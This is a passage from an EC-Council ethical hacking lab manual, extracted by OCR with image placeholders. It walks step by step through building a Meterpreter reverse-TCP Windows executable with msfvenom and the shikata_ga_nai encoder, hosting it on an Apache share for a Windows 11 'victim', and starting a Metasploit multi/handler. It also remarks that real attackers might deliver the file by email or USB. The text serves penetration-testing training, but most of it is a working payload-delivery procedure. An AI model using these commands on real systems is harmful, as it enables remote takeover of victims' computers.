3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
5. Now, type **cd** and press **Enter** to jump to the root directory.
6. A **Parrot Terminal** window appears. In the terminal window, type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Exploit.exe** and press **Enter**.


   Note: Here, the IP address of the host machine is **10.10.1.13** (here, this IP is the **Parrot Security** machine).



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The above command will create a malicious Windows executable file named "**Exploit.exe**," which will be saved on the parrot **/home/attacker/Desktop**, as shown in the screenshot.

   Note: To navigate to **home/attacker/Desktop**, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. The **attacker** window appears, click **Desktop**.



8. Now, we need to share **Exploit.exe** with the victim machine. (In This task, we are using **Windows 11** as the victim machine).

9. In the previous lab, we already created a directory or shared folder (**share**) at the location (**/var/www/html**) with the required access permission. So, we will use the same directory or shared folder (**share**) to share **Exploit.exe** with the victim machine.

   Note: If you want to create a new directory to share the **Exploit.exe** file with the target machine and provide the permissions, use the below commands:


   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
   - Type **chmod -R 755 /var/www/html/share** and press **Enter**
   - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

   Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it as an email attachment or through physical means such as a hard drive or pen drive.

10. Type **ls -la /var/www/html/ | grep share** and press **Enter**.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. To copy the **Exploit.exe** file into the shared folder, type **cp /home/attacker/Desktop/Exploit.exe /var/www/html/share/** and press **Enter**.
12. Type **service apache2 start** and press **Enter** to start the Apache server.




13. Now, type **msfconsole** in the terminal and press **Enter** to launch the Metasploit framework.
14. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside the framework.
15. Now, issue the following commands in msfconsole:
    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter** to set a payload.
    - Type **set LHOST 10.10.1.13** and press **Enter** to set the localhost.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

